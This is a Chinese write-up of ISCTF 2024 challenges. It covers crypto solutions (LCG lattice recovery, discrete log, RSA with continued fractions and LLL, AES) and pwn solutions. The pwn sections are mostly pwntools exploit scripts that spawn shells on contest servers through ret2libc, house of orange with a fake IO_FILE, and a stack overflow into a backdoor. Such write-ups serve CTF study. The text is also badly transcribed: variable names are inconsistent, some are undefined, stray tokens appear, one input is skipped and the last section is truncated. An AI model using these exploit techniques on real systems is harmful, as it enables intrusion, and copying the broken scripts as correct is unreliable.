这个其实也很常见，写出来就知道了

$$\int_0^{+\infty} e^{-t^2} dt$$

包是高斯积分的。

这个证法真的太多太多了，总之，我们有他的反常积分

$$\int_{-\infty}^{+\infty} e^{-t^2} dt = \sqrt{\pi}$$

被积函数是个偶函数，因此有

$$\int_0^{+\infty} e^{-t^2} dt = \frac{\sqrt{\pi}}{2}$$


正好是 $\Gamma(3/2)$ 的值

验证了我们几个函数的正确性。

那么只要计算 $\text{gamma}(5/2)$ 就行了，前边我们已经计算过他的值了。

```
from math import sqrt,pi
from hashlib import md5
import random

key = int(str(3*sqrt(pi)/4)[2:])
print(key)
random.seed(key)
print(md5(str(random.getrandbits(256)).encode('utf-8')).hexdigest())
```



逃跑的HIM

出题人：guoql

解题过程：

先放出来本章灵感来源，事实上也就是完全照着这个就能复现出来。。

<https://github.com/spawnmason/randar-explanation>

简单说一下思路，不用代码审计就了（其实ai审计也能找到答案，乐）

我自己实现了一套java的那堆随机数（包括命名也是java的那一套，Random随机数则是我直接翻java的源代码照抄的，乐）

主要的main里边就是HIM会设置两个在-23440 到23440的随机数，分别为X，Z

我们的目标就是恢复这两个随机数

恢复5次即可。

主要是考察了代码审计，格基规约，线性同余发生器破解相关的内容。（当然硬说来点pwntools也确实有）

本来想套层二维码给X，Z，然后还要读二维码，一方面时间不足，另一方面也没必要硬套了感觉，就没上。

其实大部分文章都有讲，这里就主要是代码审计之后找到漏洞然后恢复就行了。逻辑还是比较明显的，就看会不会破解了（乐

如果复现有问题联系我（建议先仔细阅读上边那个文章）

大致就这样。。。

需要给sagemath装上pwntools然后就能跑了

```
from pwn import *

sa = lambda s,n : p.sendafter(s,n)
sla = lambda s,n : p.sendlineafter(s,n)
sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
rl = lambda : p.recvline()
it = lambda : p.interactive()

ip = ''
port = 0

p = remote(ip , port)
# p = remote("127.0.0.1", 8888)
sla("请输入用户名: ",b"guoqi")
sla("=>请选择: ",b"start")
for _ in range(5):
    sla("输入yes投币开始:",b"yes")
    sla("请选择: ", "2")
    sla("请输入想要挖掘的方块坐标(例: (1,1,1) ): ",b"(1,1,1)")
    data = rl().decode('utf-8')
    blockx,blockY,blockZ = tuple([float("0." + i.split(".")[1]) for i in
data.split("Block drop in ")[1][:-1][1:-1].split(", ")])
    print(data,blockX,blockY,blockZ)
    randX = round(2 * 2**24 * (blockX - 0.25))
    randY = round(2 * 2**24 * (blockY - 0.25))
    randZ = round(2 * 2**24 * (blockZ - 0.25))
    # 获取低24位数据
    print(f"{randX},{randY},{randZ}")
    # 格基规约得到原始seed
def crack(a0,b0,c0):
    a=25214903917
    b=11
    c=281474976710656
    a1 = a0 * 2**24 + 2**23
    b1 = b0 * 2**24 + 2**23
    c1 = c0 * 2**24 + 2**23
    v = vector([a1,b1 - b,c1 - b - a*b])

    matex = matrix.zero(3)
    matex[0] = [1,a,a*a]
    matex[1] = [0,c,0]
```

```

matex[2] = [0,0,c]
lattice = matex.LLL()
base = lattice.transpose().inverse()
result = base*v

final = vector([round(RDF(i)) for i in result])

solved = lattice.transpose() * final
return solved

seed = int(crack(randX, randY, randZ)[0])
# LCG线性同余求解出来上一个seed
old_seed = ((seed - 11) * 246154705703781) % 2**48
HIM_seed = old_seed ^^ 0x5DEECE66D
print(old_seed,HIM_seed)
world_seed = 14617218721232814696
# input()
# 寻找x, z需要满足在-23440 到 23400 的范围内
for x in range(-23440, 23441):
    z = ((HIM_seed - world_seed - 10387319 - x * 341873128712) *
211541297333629) % 2**48
    if z >= 2**48 + -23440 :
        z = z - 2**48
        print(f"x,z found:{x},{z}")
        break
    if z <= 23440:
        print(f"x,z found:{x},{z}")
        break

sla("请选择: ", b"1")
sla("请输入HIM所在区块的坐标(例: (10,-25)): ", f"({x},{z}).encode('utf-8')")
print(r1().decode('utf-8'))
print(r1().decode('utf-8'))
# it()

```

小蓝鲨的数学题

出题人:w1lling

解题过程:

附件里面的内容如下

Base和Ciphertext

```

m =
53211534683702943516970089062487828831939026361204133462037058105250864372715856820151101233
62488732193020749380395419994982400888011862076022065339666193

c =
73837797967122594668842363080667601585365573717893880543266305746110147730444674686103006198
65230550443643660647968413988480055366698747395046400909922513

```

base是底数,ciphertext是密文,hint提示模数是2**512

根据离散对数就可以求解了

解题的脚本如下

```
m =
53211534683702943516970089062487828831939026361204133462037058105250864372715856820151101233
62488732193020749380395419994982400888011862076022065339666193

c =
73837797967122594668842363080667601585365573717893880543266305746110147730444674686103006198
65230550443643660647968413988480055366698747395046400909922513

n = 2 ** 512
import sympy
flag=sympy.discrete_log(2**512,c,m)
import binascii
print(binascii.unhexlify(hex(flag)[2:]))
```

结果如下

```
ISCTF{5f95ca93-1594-762d-ed0b-a9139692cb4a}
```

蓝鲨的RSA

出题人：o0iiop

解题过程：

```
def gethint(h,p):
    decimal.getcontext().prec = 1024
    H = decimal.Decimal(int(h))
    P = decimal.Decimal(int(p))
    leak = decimal.Decimal((8*H*P - 1) / (16*P*P))
    return leak

p = getPrime(512)
q = getPrime(512)
f = getPrime(512)
g = getPrime(128)
h = gmpy2.invert(f, p) * g % p

n = f*q
e = 65537
m = bytes_to_long(flag)
```

读题可知：

$$hint = \frac{8hp - 1}{16p^2}$$

化简：

$$hint = \frac{h}{2p} - \frac{1}{16p^2}$$

联系到连分数定理：

$$|\alpha - \frac{p}{q}| \leq \frac{1}{2q^2}$$

则 α 是 $\frac{p}{q}$ 的连分数近似

变形得到：

$$|hint - \frac{h}{2p}| = \frac{1}{16p^2}$$

则可以使用连分数定理求的h, p

接下来是第二部分：

$$h \equiv f^{-1}g \bmod p$$

即：\$g = hf-kp\$

构造矩阵：

$$\begin{pmatrix} f & -k \end{pmatrix} \begin{pmatrix} 1 & h \\ 0 & p \end{pmatrix} = \begin{pmatrix} f & g \end{pmatrix}$$

可以看到满足LLL算法，即可求解f，再进行n分解。

解题代码如下：

```
#encoding=utf-8
import decimal
```

```

import gmpy2

from sage.all_cmdline import *
from sage.all import *
from Crypto.Util.number import *
from sympy.external.gmpy import *

c =
58724517902732248037958120028341518981042195896851683119166063155269519740194096172516976333
94289802981286926069512005814834315661822715692079880545374142895640138831711606141965221699
80339024564884190765084419167938640701193928669
hint =
"0.24275427371536187933349001041912126264466258723401796139726107289760819949218625173101866
26304527115125924716035632505287111236596234811779375148657365336957626454491865164520834975
23314423510388508126895544833059781884434065665298259354587744981028261938730500724649908925
85190620938140833830717378973642131694977627607978993106732167543768852955989522721000169623
68762532805864796748393317534908268379601445004775495237901072144236328105526403608646831124
54233600254001117640619498437037258975223464049842391121711922003024219756469588026148007131
08153796812509756729355444047971556557084412223876319674470883198261372002808100293903874181
59394276760100487636516708987579464183208860911063948902432948269805493252899815187044807603
00034437889083556490616324202360062433869447357376308847132173161107722711220539690963790650
76733675987212180001237896904551259094113096686158102409386642642123708153852824889866255547
04015828254539339719586211726300858711328516487805251366293457402531199532556110786048074755
505680210260049"
n =
83979915958357133745082698289547899715738152044879070545570843894815090536124482372540030401
61368634197232712276166842804775246692075904776578866236287323945370088383140150485696522023
55464477680540884654473950183135276735347866051

cf = continued_fraction(RealNumber(hint))
convers = cf.convergents()
for pkd in convers:
    # possible k, d
    h, p = pkd.as_integer_ratio()
    if isPrime(p) and p.bit_length() == 512:
        #print(h * 2)
        #print(p)
        h = h*2
        break

Ge = Matrix(ZZ, [[1,h],[0,p]])
#print(Ge.LLL())
f,g = Ge.LLL()[0]
f,g = abs(f),abs(g)
f = int(f)
phi = (f-1)*(n//f-1)
d = invert(65537,phi)
print(long_to_bytes(pow(c,d,n)))

#b'ISCTF{27d5473d7ceb8a89-98eb9b12-e8f6b2ae-cc3bcbca17c434b}'

```

我和小蓝鲨的秘密

出题人：fpclose

解题过程：

给出图片加密脚本

```
from PIL import Image
from Crypto.Util.number import bytes_to_long, long_to_bytes
import numpy as np

n = 29869349657224745144762606999
e = 65537

original_image_path = "flag.jpg"
img = Image.open(original_image_path)
img = img.convert("RGB")

img_array = np.array(img)
h, w, _ = img_array.shape

encrypted_array = np.zeros((h, w, 3), dtype=object)
for i in range(h):
    for j in range(w):
        r, g, b = int(img_array[i, j, 0]), int(img_array[i, j, 1]), int(img_array[i, j, 2])

        encrypted_array[i, j, 0] = pow(r, e, n)
        encrypted_array[i, j, 1] = pow(g, e, n)
        encrypted_array[i, j, 2] = pow(b, e, n)

np.save("encrypted_image.npy", encrypted_array)
print("图片已加密并保存为 encrypted_image.npy")
```

rsa的难度也不大，可以直接分离，纯纯签到题，根据加密脚本拿到密钥后解密即可

exp：

```
from PIL import Image
from Crypto.Util.number import inverse, long_to_bytes
import numpy as np

# 公钥参数
n = 29869349657224745144762606999
e = 65537

# 假设我们已获得私钥 d
# 计算私钥 d, 假设 p 和 q 已知
p = 160216064374859
q = 186431677583461
phi_n = (p - 1) * (q - 1)
d = inverse(e, phi_n)
```

```

# 加载加密的图像数据
encrypted_image_path = "encrypted_image.npy"
encrypted_array = np.load(encrypted_image_path, allow_pickle=True)

h, w, _ = encrypted_array.shape
decrypted_array = np.zeros((h, w, 3), dtype=np.uint8) # 结果是标准的 uint8 类型

# 对每个像素的 R、G、B 分量进行 RSA 解密
for i in range(h):
    for j in range(w):
        # 提取加密的 RGB 值
        encrypted_r, encrypted_g, encrypted_b = encrypted_array[i, j]

        # 使用私钥 d 逐个通道解密
        decrypted_array[i, j, 0] = pow(encrypted_r, d, n) # 解密 R 通道
        decrypted_array[i, j, 1] = pow(encrypted_g, d, n) # 解密 G 通道
        decrypted_array[i, j, 2] = pow(encrypted_b, d, n) # 解密 B 通道

# 转换回图片并保存
recovered_img = Image.fromarray(decrypted_array)
recovered_img.save("recovered_image.png")

print("图片已还原并保存为 recovered_image.png")

```

解密后即可看到flag



小蓝鲨的密码

出题人：fpclose

解题过程：

我发誓这题真的是出出来给大家签到的。结果到比赛结束了只有12解。出乎了我的意料QAQ

下载附件解压，有一张图片、一个压缩包、一个文本文件。首先查看文本文件，得到铭文

```
U2FsdGVkX1/spa9kxpumHMxc1w7hNOvc6ySFwYESHjfm5igIuKER30eSBp5NS0vmjkbA4Za6NgQbHVW/hJRiGA==
```

看到这个标准开头，猜测要么是 `rabbit` 要么是 `aes`。都是需要密钥的。压缩包也是有密码，那么压缩包的密码就在图片中。



敢问路在何方？路就在脚下！！

得到提示，路就在脚下。



路就在脚下，不就是图片的名字吗，那么压缩包密码为：

bluesharkinfo

解压压缩包得到一个密码字典



尝试后可发现，是aes的密码，密钥是 isctf2024。解密拿到flag。

首页 / 加密 & 解密 / AES加密 / 解密

加密/解密

AES加密/解密

DES加密/解密

RC4加密/解密

Rabbit加密/解密

TripleDes加密/解密

MD5加密/解密

Base64加密/解密

Hash加密/解密

JS 加密

JS 解密

ISCTF{good!_Welcome_blueshark!!!!}

isctf2024

密码是可选项，也就是可以不填。

< 解密

加密 >

U2FsdGVkX1/spa9kXpumHMXclw7hNOVc6ySFWYESHjfm5gluKER30eSBp5NS0vMjkBa4Za6NgQbHVV/hJRiGA==

小蓝鲨的方程

出题人：Pr3d1ct

解题过程：

很常见的rsa加一些高中方程知识

首先我们先看p的生成

```
def get_p():
    BITS = 256
    bits = 777
    oder = 4
    a = randint(1 << bits, 1 << bits + 1)
    p=getPrime(BITS)
    p1 = p**oder+a
    return p,p1
```

在这里可以看到这个函数会返回p和poder+a，因为a的大小远远比poder小，所以我们开order方可以得到一个近似于但是略微大于p的值，这时候我们将得到的值稍微减少一下取nextprime就可以得到p了。

接下来看第二步，给了两个值，一个c一个c1

$c_1 = s^e \pmod{n}$

$c = s^{3+1} \pmod{s^5}$

可以发现我们跟flag有关的信息在c的生成里面，可能会有师傅想到dlp，其实哪有这么麻烦，其实就是一个高中知识辣，大家知道方程不，知道 $(x+1)^2$ 等于什么吧，知道 $(x+1)^3$ 等于什么吧，知道 $(x+1)^4$ ，那师傅们展开看

$(x+1)^2 = x^2 + 2x + 1$, $(x+1)^3 = x^3 + 3x^2 + 3x + 1$, 接下来不多说，可以很容易的发现我们展开的多项式系数其实就是从 C_0^n 到 C_n^n 嘛，其实就是高中的排列组合

那我们根据这个就可以知道了 $\text{pow}(s^{3+1}, m_1, s^5)$ ，在多项式倒数第二项得到的系数就是我们的 m_1 ，然后我们首先利用得到的 c_1 ，解密rsa得到s，然后我们展开 c_1 ， $c_1 + ks^5 = s(3m_1) + \dots + m_1 s^{3+1}$ ，两边同时减1，这时候我们可以发现等式右面剩下 $sm_1 + \dots + m_1 s$ ，这时我们想获取 m_1 ，我们可以直接将式子整除s，这样我们就可以得到式子 $(c_1 + ks^5 - 1) // s = s^{3+1} + \dots + m_1$ ，同时mod s得到 $(c_1 - 1) \bmod s = m_1$ ，所以我们就得到答案了

很简单吧是不是就是最基础的rsa加一个高中学的方程呢，exp如下：

```
from Cryptodome.Util.number import *
from gmpy2 import *
c1=
67139049859258600855299837759910109397754218410907788908144873048086901865084304511989177746
81616310850863407059021153320256757877895305626796032545772871539189663645238483825061061793
94235772395029788721306186952016420794804145631124905952103136061076643266886961178241381892
0155550996382002224944719450408245134112250251963782169521057399767075398106145826411835541
78891531808412810732629359378364474604709267292828340062295714539357605936446584590987216524
26154970766417292435960463905367868753821950303919781798234432998272038029063155193184039985
01813702624536518817117867789886937467654679953620895219855825830646030286868835565302272528
8744014143221560882404431652751343944983442109327
```

```

c =
86411900303768116705035371777197192334181662357949621188286712368361741320832085177337347604
55990850156371205118391537919769888760384574011411232571257192285256730733174399297826587479
26138197023216270265795239968388265008318104827965091379542982362818688854057270405500810285
36920603601408581426863347222865256999988545666090785474874209294574467767575584924549164471
88774943818970599916514467335772992690805247630814156710861067503956707301402347944233660194
39519235400078826211100090057482027578626907588292360047478164584871215746013538713419615690
62582182178319888283608276134208017739118331940977916490697431166866856673006226309092318229
86237104627385544169938138006242341269672868611269202418482629393372933567053272565557137741
44190237761100398305008449151389772785617362592219430010344814882900402522956710176111139611
09400662548017624243435227077124807963587540081205033176866001446002261496171896812333926937
38216138797012278242152852923361635415564580582002132107424154426980566696622448291815571736
676562214017436

n =
10762468594372696458980037643271043478524430495194298333720389152640097744237374820189875718
07662568251485615769880354898666799006772572239466617428164721157850526408878346223839884319
84664143829243637344174960234146136119058463819090397882902485397488063614852080314511355145
38210582696413045048803108368014944997206627047173157486143725037351651148996806820564774949
53525794354656896362929510309669119173103242509398650608116835276076364248473952717811633756
78439734712160100665962331741738828363815990528812818158730436748909625461161097535209622911
64915675020617758628118500810408504211513854742490608844797299885127136405361390109288361267
19149031115182144744359297169350288886555784650111

p1 =
14535606364161899601287466453692161697898664026343821016967101040367782223934359047517754389
11886561030676964671743795109124271602324869840448625453384016529109751629420382017165527537
23984593267892098222213049269335313670049037479410635628460505327693176152061750827570561482
918795206276991967169087371403553

print(iroot(p1,4))
c0=iroot(p1,4)[0]

for i in range(2000):
    b=c0-i
    x=next_prime(b)
    if n%x==0:
        print(x)
        print(iroot((n // x), 4))
        q=iroot((n // x), 4)[0]
        d=inverse(65537, (x-1)*(q-1)*q3)
        s=int(pow(c1,d,n))
    **
        m=((c-1)//s**3)%s
        print(long_to_bytes(m))
        m1=long_to_bytes(m)
        break

```

三、Pwn

小蓝鲨stack

出题人：笙南

解题过程：

比较少见的一个题型，不过并不难，ida64查看代码发现只有一个read和printf打印我们输入的东西

这里是没办法通过rop链去泄露libc地址的。

程序原设定的返回地址是

```
0wndbg> stack 50
00:0000 | rsp 0x7ffe831a1f78 -> 0x40120e (main+51) <- lea rax, [rbp - 0x20]
01:0008 | -030 0x7ffe831a1f80 -> 0x7ffe831a20a8 -> 0x7ffe831a3edc <- './ezstack'
02:0010 | -028 0x7ffe831a1f88 <- 0x100401230
03:0018 | rsi 0x7ffe831a1f90 <- 0
04:0020 | -018 0x7ffe831a1f98 -> 0x401090 (__start) <- endbr64
05:0028 | -010 0x7ffe831a1fa0 -> 0x7ffe831a20a0 <- 1
06:0030 | -008 0x7ffe831a1fa8 <- 0
07:0038 | rbp 0x7ffe831a1fb0 <- 0
08:0040 | +008 0x7ffe831a1fb8 -> 0x7f0db5dfb083 (__libc_start_main+243) <- mov edi, eax
09:0048 | +010 0x7ffe831a1fc0 -> 0x7f0db5ff8620 (_rtld_global_ro) <- 0x50fa700000000
10:0050 | +018 0x7ffe831a1fc8 -> 0x7f0db5ff8620 (_rtld_global_ro) <- 0x50fa700000000
```

而我们需要利用的正是__libc_start_main里面的一段gadget

我们将libc文件拖入ida，分析__libc_start_main段上的汇编

```
ext:00000000000024070 48 8B 74 24 08      mov     rsi, [rsp+0C8h+var_C0]
ext:00000000000024075 8B 7C 24 14      mov     edi, [rsp+0C8h+var_B4]
ext:00000000000024079 48 8B 10      mov     rdx, [rax]
ext:0000000000002407C 48 8B 44 24 18      mov     rax, [rsp+0C8h+var_B0]
ext:00000000000024081 FF D0      call    rax
ext:00000000000024081
ext:00000000000024083
ext:00000000000024083      loc_24083:
ext:00000000000024083 89 C7      mov     edi, eax
ext:00000000000024085 E8 B6 29 02 00      call    exit
ext:0000000000002408F
```

程序原返回地址是24083这里，我们发现在该地址上面还有一段call rax，而此时rax恰好被赋值为了main函数起始地址，也就是说我们将返回地址修改为mov rax这里就可以再次返回到main函数，并且由于printf函数会打印我们输入的东西，我们还可以把返回地址给打印出来，这样我们就拿到了libc地址，以及第二次利用read函数，接下来就是直接打rop链获得权限。

```
0x401226 <main+75>      mov     eax, 0          EAX => 0
0x40122b <main+80>      leave
0x40122c <main+81>      ret                    <__libc_start_main+236>
↓
0x7fale5cd607c <__libc_start_main+236> mov     rax, qword ptr [rsp + 0x18]  RAX, [0x7fffc6a23d18] => 0x40122c
in) <- endbr64
0x7fale5cd6081 <__libc_start_main+241> call    rax            <main>
0x7fale5cd6083 <__libc_start_main+243> mov     edi, eax
0x7fale5cd6085 <__libc_start_main+245> call    exit          <exit>
```

调试发现确实会返回到main函数

```
from pwn import*
from struct import pack
import ctypes
```

```

context(log_level = 'debug', arch = 'amd64')
#p=process('./ezstack')
p=remote('27.25.151.12',28909)
elf=ELF('./ezstack')
#libc=ELF('/root/glibc-all-in-one/libs/2.27-3ubuntu1.6_amd64/libc.so.6')
libc=ELF('/root/glibc-all-in-one/libs/2.31-0ubuntu9.16_amd64/libc.so.6')
def bug():
    gdb.attach(p)
    pause()
def s(a):
    p.send(a)
def sa(a,b):
    p.sendafter(a,b)
def sl(a):
    p.sendline(a)
def sla(a,b):
    p.sendlineafter(a,b)
def r(a):
    p.recv(a)
def pr(a):
    print(p.recv(a))
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_addr64():
    return u64(p.recvuntil("\xf7")[-6:].ljust(8,b'\x00'))
def get_addr32():
    return u32(p.recvuntil("\xf7")[-4:])
def get_sb():
    return libc_base+libc.sym['system'],libc_base+libc.search(b"/bin/sh\x00").__next__()
li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')
#bug()
s(b'a'*0x28+b'\x7c')
libc_base=get_addr64()-147580
li(hex(libc_base))
system,bin=get_sb()
rdi=libc_base+0x0000000000023b6a
pay=b'a'*0x28+p64(rdi)+p64(bin)+p64(rdi+1)+p64(system)
s(pay)
inter()

```

Orange

出题人: SunD1y

解题过程:

菜单题, edit可以溢出, 无free, 使用house of orange 构造largebin attack 攻击, 接着使用edit 溢出泄漏 heap和 libc地址 触发largebin attack, 布置好fake IO FILE 之后调用exit 触发getshell

```
#!/usr/bin/env python
```

```

# encoding: utf-8
from pwn import *
import time
import numpy as np
from pwncli import *

local_file = './pwn'
elf = ELF(local_file)
libc=ELF('libc.so.6')
context.log_level = 'debug'
context.arch = elf.arch
context.terminal = ['tmux', 'neww']
#,'splitw','-h'

s      = lambda data                :io.send(data)
sa     = lambda delim,data          :io.sendafter(delim, data)
sl     = lambda data                :io.sendline(data)
sla    = lambda delim,data          :io.sendlineafter(delim, data)
r      = lambda numb=4096           :io.recv(numb)
ru     = lambda delims, drop=True   :io.recvuntil(delims, drop)
uu32   = lambda data                :u32(data.ljust(4, b'\x00'))
uu64   = lambda data                :u64(data.ljust(8, b'\x00'))
get_q  = lambda data: (~np.uint64(data) + 1)
get_d  = lambda data: (~np.uint32(data) + 1)
def get_sh() : return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))
info_addr = lambda tag, addr        :io.info(tag + '==>' + ': {:#x}'.format(addr))
itr     = lambda                    :io.interactive()
is_debug = 0
if is_debug:
    io = process(local_file)
    #io = process(["/Users/Juxin.Gao/Desktop/ctf/glibc-all-in-one/libs/2.23-
Oubuntu11.3_amd64/ld-2.23.so",local_file], env={"LD_PRELOAD":"./libc-2.23.so"})
    libc = elf.libc
else:
    io = remote('192.168.18.22',8888)
    libc = elf.libc
    #libc = ELF('.') #libc

def debug(cmd='''b *$rebase(0x0001624 )'''):
    if is_debug: gdb.attach(io,cmd)
    pause()

def men(i):
    ru(':')
    sl(str(i))
def add(i,size,content):
    men(1)
    ru(':')
    sl(str(i))
    ru(':')

```

```

sl(str(size))
ru(':')
s(content)
def free(i):
    men(2)
    ru(':')
    sl(str(i))
def show(i):
    men(3)
    ru(':')
    sl(str(i))
def edit(i, content):
    men(4)
    ru(':')
    sl(str(i))
    s(content)

for i in range(10):
    add(i, 0x200, b'a')
for i in range(7):
    free(9-i)
free(0)
free(1)

# for i in range(7):
#     add(i+3, 0x200, b'a')

add(0, 0x300, b'a')
#add(2, 0x200, b'a')

show(0)
ru('a')
libc_base=uu64(b'a'+r(5))-0x21b061
print(hex(libc_base))
free(0)
add(0, 0x300, b'a'*0x10)
show(0)
ru('a'*0x10)
heap_base=uu64(r(6))-0x290
print(hex(heap_base))

heap1=heap_base+0x8d0
stdout = libc.sym['_IO_2_1_stdout_'] + libc_base
pop_rdi = libc_base + 0x000000000002a3e5
pop_rsi = libc_base + 0x000000000002be51
pop_rdxr12 = libc_base + 0x000000000011f2e7
ret = libc_base + 0x0000000000029cd6
pop_rax = libc_base + 0x0000000000045eb0
pop_rbp = libc_base + 0x000000000002a2e0
leave_ret = libc_base + 0x000000000004da83
close = libc_base + libc.sym['close']
read = libc_base + libc.sym['read']
write = libc_base + libc.sym['write']

```

```

syscallret = libc_base + next(libc.search(asm('syscall\nret')))

system=libc_base+libc.sym["system"]
tar=stdout
gadget=0x00000000173c1E+libc_base

key=(heap1>>12)^tar
add(1,0x100,b'a'*0x10)
flag_addr = heap_base+ 0x6e0+0x30
payload = p64(pop_rdi) +p64(flag_addr)
+p64(pop_rax)+p64(0x3b)+p64(pop_rsi)+p64(0)+p64(pop_rdxr12)+p64(0)+p64(0)+p64(syscallret)
#payload = payload.ljust(0x100, b'\x00')
payload += b'/bin/sh\x00'
payload=payload.ljust(0x200,b'a')
edit(1,b'a'*0x100+p64(0)+p64(0x211)+payload+p64(0)+p64(0x211)+p64(key))

add(2,0x200,b'a')

#print(hex(gadget))
#debug()
#debug()
print(hex(gadget))
print(hex(tar))
print(hex(pop_rdi))
#debug()
#tmp=p64(1)*2+p64(libc_base+0x00080520      )+p64(gadget)#+p64(1)*7+p64(libc_base+0x08052A
)*19
#tmp=tmp.ljust(0x200,b'\x00')

system=libc_base+libc.sym['system']

rop=heap_base + 0x6c0

file1 = IO_FILE_plus_struct()
file1.flags = 0
file1._IO_read_ptr = pop_rbp #迁移 stack
file1._IO_read_end = rop - 8
file1._IO_read_base = leave_ret #第二次 迁移stack 到heap
file1._IO_write_base = 0
file1._IO_write_ptr = 1
file1._lock = heap_base
file1.chain = leave_ret # 第一次 call 此处
file1._codecvt =stdout
file1._wide_data =stdout - 0x48
file1.vtable = libc.sym['_IO_wfile_jumps'] + libc_base - 0x20

print("vatable vaule",hex(file1.vtable))

add(2,0x200,bytes(file1))

```



```
#add(2,0x200,p64(0)*2+p64(libc_base+0xebc88)+p64(gadget)+p64(0)*7+p64(libc_base+0x80520))

#s1(p64(rdi)+p64(sh)+p64(libc_base+libc.sym.system))
#s1(b'a'*0x50)
#edit()
itr()
```

netcat

出题人:b55t4ck

解题过程:

通过nc工具连接即可获得flag，linux系统一般自带nc，Windows可能需要安装nc.exe

girlfriend

出题人:b55t4ck

解题过程

打开ida，静态分析

```
{
    _BYTE buf[40]; // [rsp+0h] [rbp-30h] BYREF
    char s1[8]; // [rsp+28h] [rbp-8h] BYREF

    init(argc, argv, envp);
    puts("welcome to isctf2024");
    puts("first i need your team id");
    read(0, buf, 0x30uLL);
```

s1可以通过越界读取，将其覆盖为admin，从而进入vuln函数

```
1 int64 vuln()
2 {
3     int64 result; // rax
4     _QWORD v1[5]; // [rsp+0h] [rbp-30h] BYREF
5     int64 i; // [rsp+28h] [rbp-8h]
6
7     for ( i = 0LL; i <= 7; ++i )
8     {
9         printf("please input your %d girlfriend birthday\n", i + 1);
10        result = __isoc99_scanf("%ld", &v1[i]);
11    }
12    return result;
13 }
```

这里循环了8次，此时发生数组溢出，可将返回地址填为amaze(后门函数)的地址，进行调用system("/bin/sh")，

```

1 int amaze()
2 {
3     return system("/bin/sh");
4 }

```

从而获取远程终端shell，通过命令cat flag即可

```

from pwn import *
p=remote("27.25.151.12",25632)
#p=process("./pwn")
elf=ELF("./pwn")
p.sendafter(b'first i need your team id',b'a'*0x28+b'admin')
#gdb.attach(p)

p.sendlineafter(b'please input your 1 girlfriend birthday',b'1')
p.sendlineafter(b'please input your 2 girlfriend birthday',b'1')
p.sendlineafter(b'please input your 3 girlfriend birthday',b'1')
p.sendlineafter(b'please input your 4 girlfriend birthday',b'1')
p.sendlineafter(b'please input your 5 girlfriend birthday',b'6')
p.sendlineafter(b'please input your 6 girlfriend birthday',b'6')

p.sendlineafter(b'please input your 8 girlfriend birthday',b'4198942')


p.interactive()

```

ret2orw

出题人:b55t4ck

解题思路:

